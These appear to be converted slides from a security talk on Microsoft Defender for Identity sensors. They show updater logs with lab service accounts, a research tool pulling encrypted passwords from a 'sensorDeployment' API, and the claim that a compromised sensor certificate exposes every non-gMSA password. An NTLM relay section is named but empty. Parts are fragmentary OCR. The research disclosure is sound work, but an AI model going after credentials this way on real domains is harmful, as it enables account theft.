


The screenshot shows a Visual Studio Code interface with two tabs open: `Microsoft.Tri.Sensor.Updater_v2.193.log` and `Microsoft.Tri.Sensor.Updater_v2.194.log`. The logs are displayed in a dark-themed code editor. The content of the logs is as follows:

```
C: > logs > Microsoft.Tri.Sensor.Updater_v2.194.log
3774 2023-01-12 14:10:57.9198 Info ObjectAuditingMonitor BuildMonitoringAlertProperties Finished [objectTypesWithValidAuditRules=bf967aba-0de6-11d0-a285-00aa003049e2]
3775 2023-01-12 14:10:57.9198 Info InstallationPrerequisiteMonitorsScheduler UpsertMonitoringAlertAsync finished [IInstallationPrerequisiteMonitor=Microsoft.Tri.Sensor.Updater.NtlmAuditMonitor]
3776 2023-01-12 14:10:57.9198 Info InstallationPrerequisiteMonitorsScheduler UpsertMonitoringAlertAsync finished [IInstallationPrerequisiteMonitor=Microsoft.Tri.Sensor.Updater.ProcessorStateMonitor]
3777 2023-01-12 14:10:57.9355 Info InstallationPrerequisiteMonitorsScheduler UpsertMonitoringAlertAsync finished [IInstallationPrerequisiteMonitor=Microsoft.Tri.Sensor.Updater.DirectoryServiceMonitor]
3778 2023-01-12 14:10:57.9355 Info InstallationPrerequisiteMonitorsScheduler UpsertMonitoringAlertAsync finished [IInstallationPrerequisiteMonitor=Microsoft.Tri.Sensor.Updater.ObjectAuditingMonitor]
3779 2023-01-12 14:10:57.9355 Info InstallationPrerequisiteMonitorsScheduler UpsertMonitoringAlertAsync finished [IInstallationPrerequisiteMonitor=Microsoft.Tri.Sensor.Updater.CaptureDriverMonitor]
3780 2023-01-12 14:14:58.2969 Info ConfigurationManager UpdateConfigurationAsync property changed [Type=DirectoryServicesClientConfiguration configurationCompareResult=UnequalMutable oldValue=ShouldMigrateOnDeserialized : True
3782 ConnectionPoolCacheMaxSize : 2000
3783 DomainControllerDnsNames[0] : THALPIUS620A.thalpius.local
3784 DomainCredentials[0].$type : DomainCredentials
3785 DomainCredentials[0].AccountDomainDnsName : thalpius.local
3786 DomainCredentials[0].AccountId : 3fe7dbdb-d658-4756-8af6-4d70a6961444
3787 DomainCredentials[0].AccountName : Srv-MDI
3788 DomainCredentials[0].AccountEncryptedPassword.$type : *****
3789 DomainCredentials[0].AccountEncryptedPassword.EncryptedBytes : *****
3790 DomainCredentials[0].AccountEncryptedPassword.CertificateThumbprint : *****
3791 DomainCredentials[0].AccountEncryptedPassword.SecretVersion : *****
3792 DomainCredentials[1].$type : DomainCredentials
3793 DomainCredentials[1].AccountDomainDnsName : thalpius.local
3794 DomainCredentials[1].AccountId : 49768a14-fe25-4a92-b665-35d151734c91
3795 DomainCredentials[1].AccountName : mdiSvc01
3796 DomainCredentials[1].AccountEncryptedPassword : *****
3797 DomainCredentials[2].$type : DomainCredentials
3798 DomainCredentials[2].AccountDomainDnsName : redteam.local
3799 DomainCredentials[2].AccountId : ""
3800 DomainCredentials[2].AccountName : gmsa_mdi01
3801 DomainCredentials[2].AccountEncryptedPassword : *****
3802 DomainCredentials[3].$type : DomainCredentials
3803 DomainCredentials[3].AccountDomainDnsName : thalpius
3804 DomainCredentials[3].AccountId : 6820bf6b-401e-4e07-989b-5ed4cef9d60d
3805 DomainCredentials[3].AccountName : svc-mditest
3806 DomainCredentials[3].AccountEncryptedPassword.$type : *****
3807 DomainCredentials[3].AccountEncryptedPassword.EncryptedBytes : *****
3808 DomainCredentials[3].AccountEncryptedPassword.CertificateThumbprint : *****
3809 DomainCredentials[3].AccountEncryptedPassword.SecretVersion : *****
3810 DomainCredentials[4].$type : DomainCredentials
3811 DomainCredentials[4].AccountDomainDnsName : thalpius.local
3812 DomainCredentials[4].AccountId : 2e20332a-3424-4c81-837c-97382a2c5b17
3813 DomainCredentials[4].AccountName : mdi
3814 DomainCredentials[4].AccountEncryptedPassword.$type : *****
3815 DomainCredentials[4].AccountEncryptedPassword.EncryptedBytes : *****
3816 DomainCredentials[4].AccountEncryptedPassword.CertificateThumbprint : *****
3817 DomainCredentials[4].AccountEncryptedPassword.SecretVersion : *****
3818 DomainDnsNames : []
3819 IsAutoDomainControllerDetectionEnabled : True
3820 IsGmsaTrustCheckEnabled : False
3821 IsKnownDomainCredentialIdentifiersCloudCachingEnabled : True
3822 IsLdapConnectionDebugLoggingEnabled : False
3823 IsLdapInjectionProtectionEnabled : True
```

The logs show multiple entries for domain credentials, each containing account information like domain name, account ID, and account name. The `AccountEncryptedPassword` field is consistently represented by five asterisks ('****') across all entries, indicating that the actual password value is encrypted and not displayed in plain text.

Encrypted Passwords



Encrypted Passwords

The screenshot shows the Thalpius web application interface. The left sidebar contains navigation links: Dashboard, Request (selected), Compress, Decompress, Encrypt, Decrypt, Settings, and Exit. The main body has a 'Body' section containing JSON data for an encrypted password, an 'API Endpoint' selector with 'sensorDeployment' selected, a 'Send' button, and a 'Response' section showing the decrypted account details.

Body

```
BwMBMFoGA1UdEQRTMFGCTzBjZjlxN2NhLTlhMTYtNDA1ZC1hYThhLWU1NTVIZTY0  
ZTRmMi4wOWFhOTczIy0wNzU1LTQyNjQtTkMy1jMjk3ZDFjOTg0OGEubG9jYWww  
HQYDVR0OBByEFGHoG5iX4O81vzKZQyEtIS88jjxE+MA0GCSqGSIb3DQEBCwUAA4IB  
AQABb+[Z]p43rzMI8ddBk0cOTE1ixGPHk6Hw3x3KM+WV0GfFvcHX8+A7on+dUT3U  
welsYMepaW4Vlg6fw2iE1jnNdPTABAe0p/qScRIZXsvUT+th84+jjd73j5D+uv/j  
2l6xRBhYR+s/ZuMeSJmxAi/iDuq13tKCXOsMr8dhkSXzXzgWrwtiEfFEIrd8fJw  
wVcHpAAbaNFGox6lGuaXArLiZWA4HwA9aklOujBallXHTgwdv5B2Avb0ayc7ojC  
t+fl01BnrkE54O+e4QG5MgKKlxZkMzh4PBjLX0wGSRlxCGDaMrFoXB+ECT68oN+  
EKB1qXUT0b65rWDJzet8sCZ6"  
},  
"Version": "2.195"  
}  
  
API Endpoint:  sensorDeployment  json   
  
Response  




```
"AccountName": "svc-mditest",
"AccountEncryptedPassword": {
 "$type": "EncryptedData",
 "EncryptedBytes":
"FVt9tWSK95eE+y3CiMdWHwFYWCpxxJj443cxHLTz/HMH9SbsmmcEZ2Su8MxMigrUO+J3YaB9R0iQadUC5BrHpNkafriGav7Y2ldrjnJ5Cn3w68
9GLNdJak6fFJmYFL5fguYmqCs3tBf5o+
1A2aR4C2u/bkHM/GdRJi+O1+UzkUGIfaOaHKUhVPC54Cx54I4N455ywYTLLHaorTjeU/hape/OgpHcApYAz0uRrD9Wz7ukM7Uqi/95s9QHpVsq
szYmSvqpuUQRxtfvWlgMcz9fRo5Kv0rP4qFb2DMDkf7kpYY6cQOBp84xj1vRY852HvQKa/tdBOX8IPUiEMdnGEwkQ==",
 "CertificateThumbprint": "3CAF93D6C1123E141B678E162F20C2D951CEA78B",
 "SecretVersion": null
},
{
 "$type": "DomainCredentials",
 "AccountDomainDnsName": "thalpius.local",
 "AccountId": "20202224-2424-4-01-027e-07290-2-5E17"
```


```

Encrypted Passwords




dGhhbHBpdXM=



DC01.THALPIUS.LOCAL

ZW5jcnIwdA==



ADDS05.THALPIUS.COM

Encrypted Passwords


- Passwords are stored in the cloud in plain-text
- Passwords are encrypted using the self-signed certificate
- Encrypted passwords are retrieved using the API endpoint
- Anyone with a compromised certificate can get *ALL* passwords for *ALL* accounts (non-gMSA)
- gMSA accounts are a risk as well

Hidden Features

Hidden Features

```
{  
    "$type": "SensorMandatoryConfiguration",  
    "SecretManagerConfigurationCertificateThumbprint": "",  
    "SensorCustomLogLocation": null,  
    "SensorProxyConfiguration": null,  
    "WorkspaceApplicationSensorApiWebClientConfigurationServiceEndpoint": {  
        "$type": "EndpointData",  
        "Address": "thalpiussensorapi.atp.azure.com",  
        "Port": 443  
    }  
}
```

Hidden Features



NTLM Relay Attack

NTLM Relay Attack

A **admin**

| CSO | Contoso | Dept: IT

SENSITIVE DOMAIN ADMIN

